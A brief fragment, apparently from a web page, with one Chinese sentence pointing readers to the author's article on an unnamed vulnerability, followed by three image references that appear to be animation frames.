有关此漏洞的详细说明,请参阅我的文章。
